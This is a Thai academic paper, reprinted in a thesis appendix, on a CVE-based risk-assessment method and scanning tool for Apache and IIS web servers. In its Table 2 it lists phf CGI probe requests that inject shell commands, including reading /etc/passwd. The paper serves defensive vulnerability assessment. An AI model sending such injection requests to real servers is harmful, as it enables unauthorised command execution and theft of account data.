รูปที่ ช.39 หน้าจอคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

ภาคผนวก ซ
ผลงานวิจัยที่ได้รับการเผยแพร่

ซ.1 ผลงานวิจัยที่นำเสนอในงาน

The 8th National Computer Science and Engineering Conference
(NCSEC 2004)

การประเมินความเสี่ยงเว็บเซิร์ฟเวอร์โดยการจำแนกระดับผลกระทบของความเสียหาย

Kiart Piromsopa Nakornthip Prompoon Thongchai Rojkangsadan
Department of Computer Engineering, Chulalongkorn University
Bangkok, 10330, Thailand
Kiart.P@student.chula.ac.th Nakornthip.S@chula.ac.th Thongchai.R@chula.ac.th

Abstract

This research proposes a method for web server risk assessment based on CVE (Common Vulnerability and Exposure). The main idea of this research is to classified the loss type of each vulnerability in to confidentiality integrity and availability. The impact of each type to the system is also presented. The developed tool is mainly used the mechanism of HTTP (Hypertext Transfer Protocol) for sending requests and receiving responses to assess web server vulnerability. The collected information is calculated to provide the web server error risk.

Key-Words: web server, risk assessment, risk, vulnerability analysis

บทคัดย่อ

งานวิจัยชิ้นนี้ได้นำเสนอวิธีการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยใช้จุดบกพร่อง (Vulnerability) ซีวีอี (Common Vulnerability and Exposure : CVE) [7] ที่เกี่ยวข้องกับเว็บเซิร์ฟเวอร์เป็นพื้นฐานในการประเมิน และได้นำเสนอการกำหนดระดับผลกระทบให้แต่ละจุดบกพร่องจำแนกตามประเภทของผลกระทบคือ การรักษาความลับ (Confidentiality) การบูรณภาพ (Integrity) และสภาพพร้อมใช้งาน (Availability) โดยผู้วิจัยใช้หลักการทำงานของโปรโตคอลเอชทีทีพี (Hypertext Transfer Protocol : HTTP) ในการพัฒนาเครื่องมือเพื่อร้องขอและรับผลการตอบสนองข้อมูล ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์เพื่อนำผลที่ได้จากการตรวจสอบมาคำนวณค่าความเสี่ยงในการทำงานผิดพลาดของเว็บเซิร์ฟเวอร์ ซึ่งอาศัยค่าความน่าเป็นในการที่จะตรวจพบจุดบกพร่องใดๆ ในการประเมินความเสี่ยง

1. บทนำ

เว็บเซิร์ฟเวอร์ (Web Server) เป็นองค์ประกอบหลักที่จำเป็นต่อการให้บริการเว็บเพจบนเครือข่ายอินเทอร์เน็ต แต่ทั้งนี้เว็บเซิร์ฟเวอร์อาจมีจุดบกพร่องทั้งที่เกิดจากการความผิดพลาดของเว็บเซิร์ฟเวอร์เอง หรือความผิดพลาดที่เกิดจากโปรแกรมประยุกต์ที่ทำงานบนเว็บเซิร์ฟเวอร์ โดยจุดบกพร่องต่างๆ ส่งผลกระทบต่อความมั่นคงของระบบมากน้อยแตกต่างกัน หน่วยงานต่างๆ จึงได้พัฒนาเครื่องมือเพื่อใช้การตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ขึ้นเช่น N-Stealth [1] หรือ NetCat [2] เป็นต้น ทั้งนี้เครื่องมือดังกล่าวยังขาดคุณสมบัติในการประเมินความเสี่ยงจึงไม่สามารถทราบได้ว่าเว็บเซิร์ฟเวอร์ใดมีความเสี่ยงในการทำงานผิดพลาดมากน้อยแตกต่างกันเพียงใด โดยงานวิจัย [3] ได้นำเสนอวิธีการประเมินความเสี่ยง 2 วิธีคือการตรวจสอบจุดบกพร่อง และการตรวจสอบการรักษาความปลอดภัยของระบบ (Safeguard) นอกจากนี้งานวิจัย [4] ยังได้นำเสนอวิธีการตรวจสอบการรักษาความปลอดภัยของระบบในการประเมินความเสี่ยงระบบเครือข่าย (Analysis of Networked System Security Risks : ANSSR) แต่ทั้งนี้วิธีการดังกล่าวถึงแม้จะทำให้ทราบว่าระบบมีความเสี่ยงในการถูกบุกรุกมากน้อยเพียงใดก็ตาม แต่มีข้อเสียคือไม่สามารถทราบจุดบกพร่องของระบบส่งผลให้ผู้ดูแลระบบไม่สามารถแก้ไขจุดบกพร่องได้ถูกต้อง

ผู้วิจัยจึงได้การออกแบบวิธีการเพื่อใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยใช้การร้องขอข้อมูลเอชทีทีพีในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ ส่วนวิธีการในการคำนวณค่าความเสี่ยงนั้นได้ใช้แนวคิดในการประเมินความเสี่ยงที่นิยมใช้กันทั่วไป [5] ซึ่งประกอบด้วยค่าผลกระทบของความเสียหายที่เกิดขึ้น

และค่าความน่าจะเป็นในการเกิดความเสียหายนั้น ซึ่งผู้วิจัยได้พัฒนาวิธีการในการกำหนดระดับผลกระทบที่เกิดขึ้นตามแนวคิดวิธีการให้คะแนนค่าถ่วงน้ำหนัก (Weighted Scores) [3] โดยได้เพิ่มวิธีจำแนกผลกระทบที่เกิดขึ้นตามประเภทของความเสียหายซึ่งประกอบด้วย การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน จากนั้นคำนวณค่าความน่าเป็นของการเกิดจุดบกพร่องจากเว็บเซิร์ฟเวอร์ต่างๆ เพื่อใช้เป็นค่าความน่าจะเป็นพื้นฐานในการประเมินความเสี่ยง ทั้งนี้จุดบกพร่องที่ใช้ในงานวิจัยนี้ได้แก่จุดบกพร่องซีวีอี [7] โดยเลือกเฉพาะจุดบกพร่องของอาปาเช่ (Apache) และไอไอเอส (Internet Information Service : IIS) เว็บเซิร์ฟเวอร์เนื่องจากเว็บเซิร์ฟเวอร์ทั้งสองเป็นเว็บเซิร์ฟเวอร์ที่ได้รับความนิยมมากที่สุดตามลำดับ [8] เมื่อได้จุดบกพร่องดังกล่าวแล้วจึงกำหนดรายการร้องขอข้อมูลเอชทีทีพีเพื่อใช้ในการตรวจสอบแต่ละจุดบกพร่อง โดยแต่ละจุดบกพร่องอาจมีจำนวนรายการร้องขอข้อมูลแตกต่างกันไป

บทความนี้ประกอบด้วยส่วนของทฤษฎีที่ใช้ในการประเมินความเสี่ยง การทำงานของโปรโตคอลเอชทีทีพีที่ใช้ในการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ ส่วนของการประเมินความเสี่ยงเว็บเซิร์ฟเวอร์ที่ผู้วิจัยนำเสนอและสถาปัตยกรรมของเครื่องมือที่ใช้ในการประเมินความเสี่ยงที่พัฒนาขึ้น

2. การประเมินความเสี่ยง [5]

การประเมินความเสี่ยงช่วยให้ได้ข้อมูลในการคาดการณ์ความผิดพลาดที่อาจเกิดขึ้นได้อย่างมีประสิทธิภาพมีองค์ประกอบ 3 ประการได้แก่ ผลกระทบของความเสี่ยง ความน่าจะเป็นในการเกิดปัญหา และความสามารถในการควบคุม ทั้งนี้ความสามารถในการควบคุมความเสี่ยงที่เกิดขึ้นมีผลทำให้ผลกระทบที่มีต่อระบบแตกต่างกันไป ซึ่งขั้นตอนในการประเมินความเสี่ยงมีดังต่อไปนี้

- การกำหนดสิ่งที่จะประเมิน (Identify Assets) คือการกำหนดสิ่งที่จะทำการป้องกันรักษาความปลอดภัย
- การกำหนดจุดบกพร่อง (Determine Vulnerabilities) คือการคาดการณ์จุดบกพร่องของทรัพยากรในระบบ โดยใช้การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ในการค้นหาจุดบกพร่อง
- การประเมินโอกาสที่จะเกิดจุดบกพร่องนั้น (Estimate Likelihood of Exploitation)
- การคำนวณค่าความเสียหาย (Compute Expected Loss) การคำนวณต้องอาศัยการประเมินคุณค่าของข้อมูลต่างๆ ที่อยู่ในระบบเช่น หากข้อมูลทางด้านการเงินได้รับความเสียหายคิดเป็นมูลค่าความเสียหายขององค์กรเท่าใด เป็นต้น
- การค้นหาและเลือกวิธีการควบคุมใหม่ๆ (Survey and Select New Control) เป็นการค้นหาวิธีการที่ใช้ในการควบคุมแก้ไขจุดบกพร่องที่เกิดขึ้นเพื่อลดเวลาและค่าใช้จ่ายที่ใช้ในการควบคุม
- การคำนวณความคุ้มค่าของโครงการ (Project Saving) เป็นการวิเคราะห์ความคุ้มค่าของผลของการแก้ไขกับค่าใช้จ่ายในการแก้ไขปรับปรุง

งานวิจัยนี้ได้ใช้วัตถุประสงค์ของการรักษาความมั่นคงของระบบได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ในการกำหนดค่าถ่วงน้ำหนักของผลกระทบที่เกิดจากจุดบกพร่อง และใช้ขั้นตอนการประเมินความเสี่ยงดังที่ได้กล่าวมาแล้วในการออกแบบวิธีการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

3. โปรโตคอลเอชทีทีพี [8] [9]

เป็นโปรโตคอลที่เว็บบราวเซอร์ (Web Browser) และเว็บเซิร์ฟเวอร์ประกอบด้วยการร้องขอข้อมูลเช่น GET /somedir/page.html HTTP/1.1 และการตอบสนองข้อมูล เช่น HTTP/1.1 200 OK เป็นต้น ทั้งนี้การร้องขอข้อมูลและการตอบสนองข้อมูลยังมีคำสั่งต่างๆ ที่ใช้ในการทำงานได้อีกหลายคำสั่ง ซึ่งไม่ขอกล่าวในที่นี้


งานวิจัยชิ้นนี้ใช้การร้องขอข้อมูลและการตอบสนองการร้องขอข้อมูลเอชทีทีพีในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์

4. การประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

การประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ประกอบด้วยองค์ประกอบ 3 ส่วน ตามสมการที่ใช้การคำนวณความเสี่ยงดังนี้ (วิธีการคำนวณอธิบายในขั้นตอนที่ 4.4)


$$\text{ความเสี่ยงของเว็บเซิร์เวอร์} = \sum_{i=1}^{n} X_i W_i P_i$$

i คือ ลำดับของซีวีอี



ภาพที่ 1 โครงสร้างของสถาปัตยกรรม

โครงสร้างของการประเมินความเสี่ยงประกอบด้วยจุดบกพร่องที่ทำการตรวจสอบอ้างอิงจากซีวีอี (รายการซีวีอีทั้งหมดแสดงในภาคผนวก ก) ระดับผลกระทบจำแนกตามการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน และความน่าจะเป็นที่จะพบจุดบกพร่องซึ่งคำนวณจากเว็บเซิร์ฟเวอร์ทั่วไป



ภาพที่ 2 ขั้นตอนการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

ภาพที่ 2 แสดงขั้นตอนการประเมินความเสี่ยงคือ เริ่มจากการกำหนดจุดบกพร่องที่จะทำการตรวจสอบ กำหนดระดับผลกระทบจำแนกตามประเภทความเสียหาย คำนวณค่าความน่าจะเป็นในการพบจุดบกพร่องและคำนวณค่าความเสี่ยง

4.1 จุดบกพร่องที่ทำการตรวจสอบ (X_i)

ในการตรวจสอบจุดบกพร่องใช้จุดบกพร่องที่เป็นมาตรฐานที่ยอมรับกันโดยทั่วไปได้แก่ ซีวีอี ซึ่งประกอบด้วยจุดบกพร่องของระบบปฏิบัติการ ตลอดจนโปรแกรมประยุกต์ต่างๆ จำนวนมาก ผู้วิจัยได้ทำการคัดแยกเฉพาะจุดบกพร่องของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์ ตัวอย่างดังตารางที่ 1

ตารางที่ 1 แสดงตัวอย่างซีวีอีที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์

CVE 1999 - 0067	CGI phf program allows remote command execution through shell metacharacters.

เมื่อได้จุดบกพร่องของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์แล้วทำการกำหนดรายการร้องขอข้อมูลเอชทีทีพีเพื่อใช้ในการตรวจสอบเว็บเซิร์ฟเวอร์ว่าพบจุดบกพร่องดังกล่าวหรือไม่ ตัวอย่างรายการร้องขอข้อมูลดังตารางที่ 2

ตารางที่ 2 แสดงตัวอย่างรายการร้องขอข้อมูลของ CVE 1999 - 0067

CVE 1999 – 0067
GET /cgi-bin/phf
GET /cgi-bin/phf.cgi
GET /cgi-bin/phf.pp
GET /cgi-bin/phf?Qalias=x%0a/bin/ls%20
GET /cgis/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd
GET /cgi-bin/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd
GET /cgi-bin/phf?Qalias=%0A/bin/cat%20/etc/passwd
GET /bin/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd

ตารางที่ 2 เป็นรายการร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่อง CVE 1999 – 0067 ซึ่งเป็นจุดพร่องที่เกี่ยวกับโปรแกรม phf ซึ่งผู้ใช้งานสามารถส่งคำสั่งการทำงานไปยังระบบปฏิบัติการผ่านทางโปรแกรม phf ที่ทำงานบนเว็บเซิร์ฟเวอร์ได้ ดังนั้นจึงได้กำหนดรายการร้องขอข้อมูลเพื่อใช้ในการส่งคำสั่งการทำงานผ่านทาง

โปรแกรมดังกล่าวและรับผลการตอบสนองมาทำการประมวลผลต่อไป

4.2 ระดับผลกระทบ (W_i)

การกำหนดระดับผลกระทบ [6] โดยทั่วไปไม่ได้กำหนดจำแนกตามประเภทความเสียหาย [7] [11] ดังนั้นงานวิจัยนี้จึงได้เสนอการกำหนดระดับผลกระทบจำแนกตามประเภทของความเสียหายที่เกิดขึ้น ดังนี้

การรักษาความลับ คือความสามารถในการรักษาความลับไม่ให้ผู้อื่นที่ไม่มีสิทธิสามารถเข้าถึงข้อมูลที่เก็บไว้ ยกเว้นแต่ผู้ที่มีสิทธิอย่างถูกต้องเท่านั้นจึงจะสามารถเรียกดูข้อมูลดังกล่าวได้ตามสิทธิที่กำหนดไว้

การบูรณภาพ คือความสามารถในการรักษาความถูกต้องของข้อมูลไม่ให้มีการแก้ไขโดยผู้ที่ไม่มีสิทธิในการแก้ไข ยกเว้นแต่ผู้ที่มีสิทธิอย่างถูกต้องเท่านั้นจึงจะสามารถแก้ไขข้อมูลดังกล่าวได้ตามสิทธิที่กำหนดไว้

สภาพพร้อมใช้งาน คือการรักษาให้ระบบอยู่ในสภาพที่สามารถให้บริการหรือตอบสนองการใช้งานของผู้ใช้งานได้อย่างเต็มประสิทธิภาพ

จากการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหายที่เกิดขึ้นทำให้ทราบว่าแต่ละจุดบกพร่องส่งผลกระทบต่อความเสียหายประเภทใดมากน้อยอย่างไร โดยเงื่อนไขในการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหายดังตารางที่ 3

ตารางที่ 3 แสดงเงื่อนไขการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหาย

ผลกระทบต่อระบบ	ระดับผลกระทบ		
	ระดับ 3 (สูง)	ระดับ 2 (ปานกลาง)	ระดับ 1 (ต่ำ)
การรักษาความลับ W_{C_i}	- เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งานสูงสุด **(Super User)** - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งานสูงสุด - มุ่งให้ผู้อื่นสามารถเรียกดูข้อมูลของระบบเป็นหลัก	- เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งาน **(User)** ซึ่งมีสิทธิในการเข้าถึงข้อมูลได้จำกัด (น้อยกว่า) ระดับผู้ใช้งานสูงสุด - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งาน ซึ่งมีสิทธิในการใช้งานคำสั่งได้จำกัด (น้อยกว่า) ผู้ใช้งานสูงสุด	- เรียกดูข้อมูลในระบบได้โดยใช้สิทธิการเข้าถึงข้อมูลในระดับผู้ใช้งานอื่นๆ **(Other User)** เช่นผู้ใช้งานโปรแกรมหรือผู้ใช้งานที่ไม่ส่งผลต่อระบบโดยตรง โดยผู้ใช้งานดังกล่าวมีสิทธิในการเข้าถึงข้อมูลได้จำกัด (น้อยกว่า) ระดับผู้ใช้งานสูงสุดและระดับผู้ใช้งาน - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการเรียกดูข้อมูล เช่น dir, type, ls, cat, tail เป็นต้น โดยใช้สิทธิของผู้ใช้งานอื่นๆ
การบูรณภาพ W_{I_i}	- สามารถแก้ไขข้อมูลในระบบได้โดยใช้สิทธิของผู้ใช้งานสูงสุด - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งานสูงสุด - มุ่งให้ผู้อื่นสามารถแก้ไขข้อมูลในระบบได้เป็นหลัก	- สามารถแก้ไขข้อมูลในระบบได้โดยใช้สิทธิของผู้ใช้งาน ซึ่งมีสิทธิในการเข้าถึง และแก้ไขข้อมูลน้อยกว่าผู้ใช้งานสูงสุด - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งาน	- สามารถแก้ไขข้อมูลของระบบได้โดยสิทธิของผู้ใช้งานทั่วไป ซึ่งมีสิทธิในการเข้าถึงและแก้ไขข้อมูลได้น้อยกว่าผู้ใช้งานสูงสุดและผู้ใช้งาน - เรียกใช้คำสั่งหรือโปรแกรมที่ใช้ในการแก้ไขข้อมูล เช่น edit, vi, pico เป็นต้น ในสิทธิของผู้ใช้งานอื่นๆ
สภาพพร้อมใช้งาน W_{A_i}	- เรียกใช้คำสั่งใดๆ ที่ทำให้ระบบไม่สามารถใช้งานได้เช่น shutdown โดยใช้สิทธิของผู้ใช้งานสูงสุด หรือทำให้บริการ (Service) ที่อยู่ในการควบคุมของผู้ใช้งาน - ทำให้ระบบไม่สามารถให้บริการได้	- หยุดการให้บริการบางส่วนของระบบ โดยบริการดังกล่าวอยู่ในการควบคุมของผู้ใช้งาน เช่น กำหนดสิทธิในการเข้าถึงข้อมูลของผู้ใช้หรือทำให้ผู้ใช้งานบางคนไม่สามารถเข้าสู่ระบบได้ เป็นต้น	- ไม่ส่งผลต่อการทำงานของระบบเช่นทำให้เกิดข้อมูลจำนวนมากในระบบแต่ระบบยังสามารถทำงานได้ปกติ

ซึ่งระดับผลกระทบของจุดบกพร่องสามารถคำนวณได้โดยใช้ผลรวมของแต่ละประเภทความเสียหายที่เกิดขึ้นในแต่ละจุดบกพร่องดังสมการ

$$W_i = W_{C_i} + W_{I_i} + W_{A_i}$$

W_i คือระดับผลกระทบของจุดบกพร่องใดๆ

W_{C_i} คือระดับผลกระทบของจุดบกพร่องใดๆ ที่ส่งผลต่อการรักษาความลับ

W_{I_i} คือระดับผลกระทบของจุดบกพร่องใดๆ ที่ส่งผลต่อการบูรณภาพ

W_{A_i} คือระดับผลกระทบของจุดบกพร่องใดๆ ที่ส่งผลต่อสภาพพร้อมใช้งาน

i คือ ลำดับของซีวีอี

ตัวอย่างการกำหนดระดับผลกระทบ CVE 1999 – 0067 ส่งผลให้ผู้บุกรุกสามารถเข้าสู่ระบบในสิทธิของผู้ใช้งานสูงสุดได้ดังนั้นจึงส่งผลต่อประเภทความเสียหายที่อาจเกิดขึ้นทุกประเภทในระดับสูง และ CVE 1999 – 0874 ทำให้ระบบไม่สามารถให้บริการได้หรือเรียกว่าทำให้เกิดดีโอเอส (Denial of Service - DoS) จึงส่งผลต่อสภาพพร้อมใช้งานเพียงอย่างเดียวในระดับสูง

ตารางที่ 4 แสดงตัวอย่างการกำหนดระดับผลกระทบ

	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน
CVE 1999 - 0067	3	3	3
CVE 1999 - 0874	0	0	3

จากตารางที่ 4 CVE 1999 – 0067 หากมีการตรวจสอบพบแสดงว่าจุดบกพร่องดังกล่าวมีผลกระทบต่อความมั่นคง 3 + 3 + 3 = 9 และ CVE 1999 – 0874 หากมีการตรวจสอบพบแสดงว่าจุดบกพร่องดังกล่าวมีผลกระบต่อความมั่นคง 0 + 0 + 3 = 3 เป็นต้น

ระดับผลกระทบจำแนกตามประเภทความเสียหายของซีวีอีทั้งหมดแสดงในภาคผนวก ข

4.3 ความน่าจะเป็นที่จะพบจุดบกพร่อง (P_i)

การคำนวณความน่าจะเป็นของจุดบกพร่องใช้วิธีการส่งรายการร้องข้อมูล (รายการที่ใช้ตรวจสอบจุดบกพร่องที่ได้จากขั้นตอนที่ 4.1) ไปยังเว็บเซิร์ฟเวอร์ต่างๆ และนำผลการตอบสนองมาคำนวณค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องของซีวีอีใดๆ (P_i) ดังสมการ

$$P_i = \sum_{s=1}^{m} \frac{\sum_{i=1}^{n} X_i}{m}$$

i คือ ลำดับของซีวีอี

m คือ จำนวนเครื่องเซิร์ฟเวอร์ทั้งหมดที่ใช้คำนวณค่าความน่าจะเป็น

X_i คือจุดบกพร่องที่ทำการตรวจสอบ มีค่าเป็น 1 ถ้าพบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ตอบสนองการร้องขอข้อมูลรายการใดรายการหนึ่งที่ใช้ตรวจสอบจุดบกพร่องนั้นๆ) และมีค่าเป็น 0 เมื่อไม่พบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ไม่ตอบสนองการร้องขอข้อมูลใดๆ ที่ใช้ตรวจสอบจุดบกพร่องนั้น)

4.4 คำนวณค่าความเสี่ยง

การคำนวณค่าความเสี่ยงจะใช้การร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่องในขั้นตอนที่ 4.1 เพื่อทำการส่งการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์และรับผลการตอบสนองเพื่อคำนวณค่าตามสมการ

$$\text{ความเสี่ยงของเว็บเซิร์ฟเวอร์} = \sum_{i=1}^{n} X_i W_i P_i$$

i คือ ลำดับของซีวีอี

X_i คือจุดบกพร่องที่ทำการตรวจสอบ มีค่าเป็น 1 ถ้าพบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ตอบสนองการร้องขอข้อมูลรายการใดรายการหนึ่งที่ใช้ตรวจสอบจุดบกพร่องนั้นๆ) และมีค่าเป็น 0 เมื่อไม่พบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ไม่ตอบสนองการร้องขอข้อมูลใดๆ ที่ใช้ตรวจสอบจุดบกพร่องนั้น)

W_i คือระดับผลกระทบของแต่ละจุดบกพร่อง (ได้จากขั้นตอนที่ 4.2) คำนวณจากผลรวมของระดับผลกระทบแต่ละประเภทของจุดบกพร่องนั้นๆ ($W_i = W_{C_i} + W_{I_i} + W_{A_i}$)

P_i คือค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องใดๆ มีค่า 0 ถึง 1 (ได้จากขั้นตอนที่ 4.3)

ค่าความเสี่ยงที่คำนวณได้แสดงถึงความเสียหายที่อาจเกิดขึ้นกับเว็บเซิร์ฟเวอร์ใดๆ ซึ่งหากเว็บเซิร์ฟเวอร์ใดมีค่าความเสี่ยงสูง ผู้ดูแลระบบควรพิจารณาแก้ไขเว็บ


เซิร์ฟเวอร์นั้นๆ ตามรายการจุดบกพร่องที่ตรวจสอบพบอย่างเร่งด่วน ซึ่งวิธีการแก้ไขทำได้โดยการปรับปรุงโปรแกรมที่ใช้งานบนเว็บเซิร์ฟเวอร์ ปรับค่าโครงแบบ (Configuration) ของเว็บเซิร์ฟเวอร์ หรือการปรับเปลี่ยนเว็บเซิร์ฟเวอร์ เป็นต้น

5. ส่วนของเครื่องมือที่ใช้ตรวจสอบ


การตรวจสอบความเสี่ยงของเว็บเซิร์ฟเวอร์ผู้วิจัยได้พัฒนาเครื่องมือเพื่อใช้ส่งรายการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ และรับผลการตอบสนองการร้องขอข้อมูลในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยสถาปัตยกรรมของเครื่องมือที่พัฒนาสามารถแบ่งเป็นชั้น (Tier) ได้คือ เครื่องลูกข่าย (Client) ที่ติดตั้งโปรแกรมตรวจสอบซึ่งมีฟังก์ชันการทำงานต่างๆ เพื่อใช้ในการประเมินความเสี่ยง เครื่องที่จัดเก็บฐานข้อมูล (Database Server) ซึ่งจัดเก็บฐานข้อมูลที่ใช้ในการประเมินความเสี่ยง และเครื่องที่จะทำการตรวจสอบ (เครื่องที่ให้บริการเว็บเซิร์ฟเวอร์) ดังภาพที่ 3

ภาพที่ 3 แผนภาพแสดงส่วนประกอบพื้นฐานของเครื่องมือ

ดังที่ได้กล่าวแล้วว่าการทำงานของเครื่องมือใช้โปรโตคอลเอชทีทีพีในการร้องขอและรับผลการตอบสนองข้อมูลในการทำงานดังนั้นผู้ใช้งานจริงไม่สามารถเห็นการทำงานของเครื่องมือที่พัฒนาขึ้นได้ จากภาพที่ 4 เป็นภาพตัวอย่างหน้าจอของเครื่องมือที่พัฒนาเพื่อใช้ส่งรายการร้องข้อมูลและรับผลการตอบสนองมาใช้ในการคำนวณค่าสถิติต่อไป ภาพที่ 4 ตัวอย่างหน้าจอเครื่องมือที่พัฒนา ประกอบด้วย ชื่อโฮสต์ที่จะทำการตรวจสอบและส่วนแสดงผลการตรวจสอบ



ภาพที่ 4 ตัวอย่างหน้าจอเครื่องมือที่พัฒนา



ภาพที่ 5 ตัวอย่างรายงานผลการประเมินความเสี่ยง

ภาพที่ 5 รายงานแสดงค่าความเสี่ยงที่ได้จากการประเมินโดยแสดงค่าเปรียบเทียบกับค่าความเสี่ยงของกลุ่มเซิร์ฟเวอร์ที่ใช้ในการเก็บรวบรวมค่าความน่าจะเป็น

6. บทสรุป

ระบบรักษาความปลอดภัยของระบบใดๆ ก็ตามควรได้รับการดูแลเอาใจใส่อย่างสม่ำเสมอ ดังนั้นวิธีการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่นำเสนอในงานวิจัยนี้เป็นวิธีที่ใช้ในการตรวจสอบความเสี่ยงในการเกิดความเสียหายต่อเว็บเซิร์ฟเวอร์ โดยเครื่องมือที่

พัฒนาขึ้นเพื่อให้ผู้ดูแลระบบสามารถใช้ในการตรวจสอบบำรุงรักษาเว็บเซิร์ฟเวอร์ และแก้ไขปรับปรุงเว็บเซิร์ฟเวอร์ขององค์กรให้ค่าความเสี่ยงลดลงได้ นอกจากนี้ผู้วิจัยยังมีแนวคิดที่จะทำการประเมินความเสี่ยงของเซิร์ฟเวอร์ที่มีโดเมนในประเทศ ได้แก่ .co.th, .in.th, .ac.th, .go.th, .net.th, .or.th, .mi.th ซึ่งโดเมนต่างๆ มีวัตถุประสงค์ในการให้บริการต่างกัน เพื่อดูว่าเซิร์ฟเวอร์กลุ่มใดมีความเสี่ยงในการทำงานผิดพลาดมากน้อยกว่ากัน ต่อไปอีกด้วย

7.เอกสารอ้างอิง

[1] Program N-Stealth. Available from : http://www.n-stalker.com. November 2003

[2] Program NetCat. Available from : http://www.pelttech.com/security/nc11nt.zip. December 2003

